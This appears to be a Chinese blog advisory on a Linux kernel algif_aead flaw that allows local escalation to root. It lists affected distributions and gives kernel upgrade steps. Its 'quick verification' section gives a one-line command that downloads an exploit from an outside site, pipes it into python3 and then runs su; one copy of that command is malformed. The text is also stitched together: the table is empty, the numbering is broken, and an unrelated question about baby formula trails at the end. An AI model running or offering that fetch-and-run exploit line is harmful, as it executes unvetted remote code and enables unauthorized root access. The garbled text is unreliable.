上周二(2026 年 4 月 29 日),Linux 内核被曝出一个潜伏近 10 年的高危漏洞。
漏洞原因:
Linux 内核加密模块 algif_aead 存在一个内存写入漏洞。普通本地用户可利用该漏洞,精确修改任意可读文件在内存(page cache)中的 4 个字节,从而篡改如 setuid 这类系统程序的文件内容,最终实现本地提权到 root。
漏洞概览:
| |
|---|
| |
| |
| |
| CentOS 7 / 8 / 9Ubuntu 18.04 – 24.04Debian 10 / 11 / 12国产操作系统:麒麟、统信等基于 Linux 内核的系统受影响的内核版本:Linux 4.10 – 6.18.x(2017年至漏洞披露前的所有版本) |
| |
Ubuntu 26.04 已修复(内核版本 7.0)
漏洞验证
以下内容仅供学习交流,严禁未经授权的系统测试
快速验证命令
curl https://copy.fail/exp | python3 && su
手动利用
python3 curl https://copy.fail/exp | python3 && su
 注意:漏洞利用需要目标系统同时满足以下条件:
1.内核版本在受影响范围内。
2.algif_aead内核模块已加载。
3.当前用户可读取目标文件(如 /usr/bin/su)
漏洞修复
方案一:更新内核
Ubuntu 用户
# 升级到 Ubuntu 26.04 LTS(内核 7.0,已包含补丁)sudo do-release-upgrade# 或手动安装最新内核sudo apt updatesudo apt install linux-generic-7.00sudo reboot
其他发行版
# CentOS / RHELsudo yum update -y kernel# 或sudo dnf update -y kernel# Debiansudo apt update && sudo apt upgrade -ysudo reboot
验证方法
# 查看当前内核版本(应为 7.0+)uname -r
漏洞补丁信息
补丁提交:a664bf3d603d
已修复内核版本:Linux 7.0 及以上
漏洞修复效果示例:
建议
2.尽快升级 到 Ubuntu 26.04 LTS 或其他已修复发行版
 10个月宝宝每天需要喝多少奶粉?